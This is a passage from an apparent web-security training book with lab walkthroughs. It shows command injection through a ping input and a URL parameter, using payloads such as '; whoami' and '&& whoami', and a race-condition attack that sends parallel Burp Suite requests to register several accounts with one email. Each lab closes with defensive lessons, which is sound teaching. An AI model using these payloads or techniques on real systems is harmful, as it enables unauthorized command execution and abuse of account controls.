are a penetration tester evaluating a web application that allows users to ping an IP address via an input bar. The application executes the user-supplied IP in a system ping command without proper input validation, making it vulnerable to Command Injection. Your task is to append malicious commands, such as && whoami or ; ver, to the IP input to execute unauthorized system commands and retrieve sensitive information, such as the current user or environment variables. The lab provides a virtual environment with the vulnerable web application and a browser for testing, simulating a Linux server environment.


Solution Steps:

- We see that is a section to put Ip to make ping



Chapter 4: Lab Exercises and Solutions

- Instead of putting `ip` we will execute another command by putting `;` or `&&` or `||` then command



- We see that we can see the version of operating system and this should be forbidden

Expected Outcome:

- The application executes the entire input as part of the system command.
- The output includes results from the injected command (`whoami`, `ver`, etc.), confirming **Command Injection**.

Conclusion:

This lab demonstrated how improper input handling in a system command (like `ping`) can lead to **Command Injection**, allowing attackers to run arbitrary commands on the server. By injecting simple commands and observing their execution, you learned the importance of:

- **Sanitizing and validating user input**
- **Using parameterized functions or safe APIs**
- Avoiding direct inclusion of user-supplied data in **shell commands**

Command Injection is a critical security risk featured in the **OWASP Top 10**, and addressing it is vital to protect system integrity.

Lab 2: URLject

Objective:

Learn to exploit a Command Injection vulnerability by appending unauthorized system commands to a URL parameter using special characters like the semicolon (;), demonstrating how unsensitized input can lead to remote command execution.

Scenario:

As a **penetration tester**, you are evaluating a web application feature that checks **product stock availability** using a button. When clicked, the application sends a request containing a **product ID** through the URL (e.g., ?product_id=5).


Although there is no visible input field, the application fails to validate the product ID parameter, making it vulnerable to Command Injection. By manipulating the URL directly and appending a command (e.g., ; whoami), you can force the server to execute unauthorized system commands.

The lab environment includes:

- A **vulnerable web application**
- A browser-based interface
- A backend Linux system simulation

Solution Steps:

- 1- There is a check buttons to check the amount of product in market and there is no place to execute another command




- 2- **Analyze the Application**

- Identify the stock check feature and observe the URL:


http://vulnerable-app/check_stock?product_id=5

Chapter 4: Lab Exercises and Solutions

- 3- We will try to add “;” after the URL and then add another command to execute



- 4- We will see that the command executed successfully



Expected Outcome:

- The server runs the injected command.
- The output is included in the HTTP response, confirming the Command Injection vulnerability.

Conclusion:

This lab demonstrated how vulnerable **URL parameters** can lead to **Command Injection**, even in the absence of visible input fields. By successfully injecting commands like whoami or ls, you saw how easily an attacker can gain unauthorized access to system-level information.

Key lessons learned:

- **Always sanitize and validate all user-supplied parameters**
- Avoid executing input directly in system commands
- Use **safe system call libraries** or **parameterized APIs**

Command Injection remains one of the most dangerous web vulnerabilities in the **OWASP Top 10**, and secure coding practices are essential to prevent it.

Race Condition

LAB 1: Race Attack: Multi-Accounts, One Email

Objective:

Learn to exploit a **Race Condition** vulnerability by sending multiple concurrent registration requests using the **same email address**, bypassing validation checks and creating multiple accounts.

Scenario:

You are a **penetration tester** evaluating a web application that allows users to register with a **unique email address**. The system checks whether an email is already registered **before** creating a new account.


However, due to a lack of proper concurrency control, it is vulnerable to a **Race Condition**—specifically a **TOCTOU flaw** (Time-of-Check to Time-of-Use). By sending several registration requests simultaneously, you can overwhelm the server and **create multiple accounts** using the same email address before the database finishes updating.

The lab environment includes:

- A vulnerable web application
- A browser
- Burp Suite Community Edition or any tool capable of sending parallel requests

Solution Steps:


- **Start Intercepting**
 - Enable **intercept** in Burp Suite.
 - Begin the **registration process** with a valid email address.




A screenshot of a web application's 'User Registration' form. The form has a title 'User Registration' in green. It contains four input fields: 'Name:' with the value 'Mohamed', 'Surname:' with a single dot '.', 'Email:' with the value 'Mohamed@gmail.com', and 'Phone:' with the value '1'. Below the input fields are two buttons: a green 'Register' button and a grey 'View Registers' button.

Chapter 4: Lab Exercises and Solutions

- **Send Request to Repeater**
 - Once the registration request is captured, **send it to the Repeater**.
- **Create a Group of Requests**
 - **Repeat the request** multiple times (e.g., 10–20 copies).
 - Use Burp's **Intruder** or **Turbo Intruder** extension (or other tools) to prepare them.



- **Send Simultaneous Requests**
 - Fire the group of requests in **parallel**.



- **Observe the Outcome**
 - Check the responses or user list.
 - You will notice that **multiple accounts** have been successfully created with the **same email address**.

Registered Users

NAME	SURNAME	EMAIL	TEL	ACTION
Mohamed	.	Mohamed@gmail.com	1	Delete
Najil	.	Emad@gmail.com	7	Delete
mark	.	Emad@gmail.com	6	Delete
ola	.	Emad@gmail.com	4	Delete
Emad	.	Emad@gmail.com	2	Delete
ahmed	.	Emad@gmail.com	5	Delete
ali	.	Emad@gmail.com	3	Delete

Expected Outcome:

- The application fails to enforce the unique email constraint under load.
- Multiple accounts using the **same email** are created.

Conclusion:

This lab demonstrated how **Race Condition vulnerabilities** arise when a system does not handle **concurrent requests safely**. By sending **parallel registration requests**, you exploited a **gap between the email check and database update**, known as a **TOCTOU flaw**.

To mitigate this issue, developers should:

- Use **atomic database operations**
- Implement **locking mechanisms** or **mutexes**
- Validate constraints at the **database level**, not just in application logic

Race Conditions can lead to **privilege escalation**, **data inconsistency**, and **resource abuse**, and are a serious threat outlined in the **OWASP Top 10**.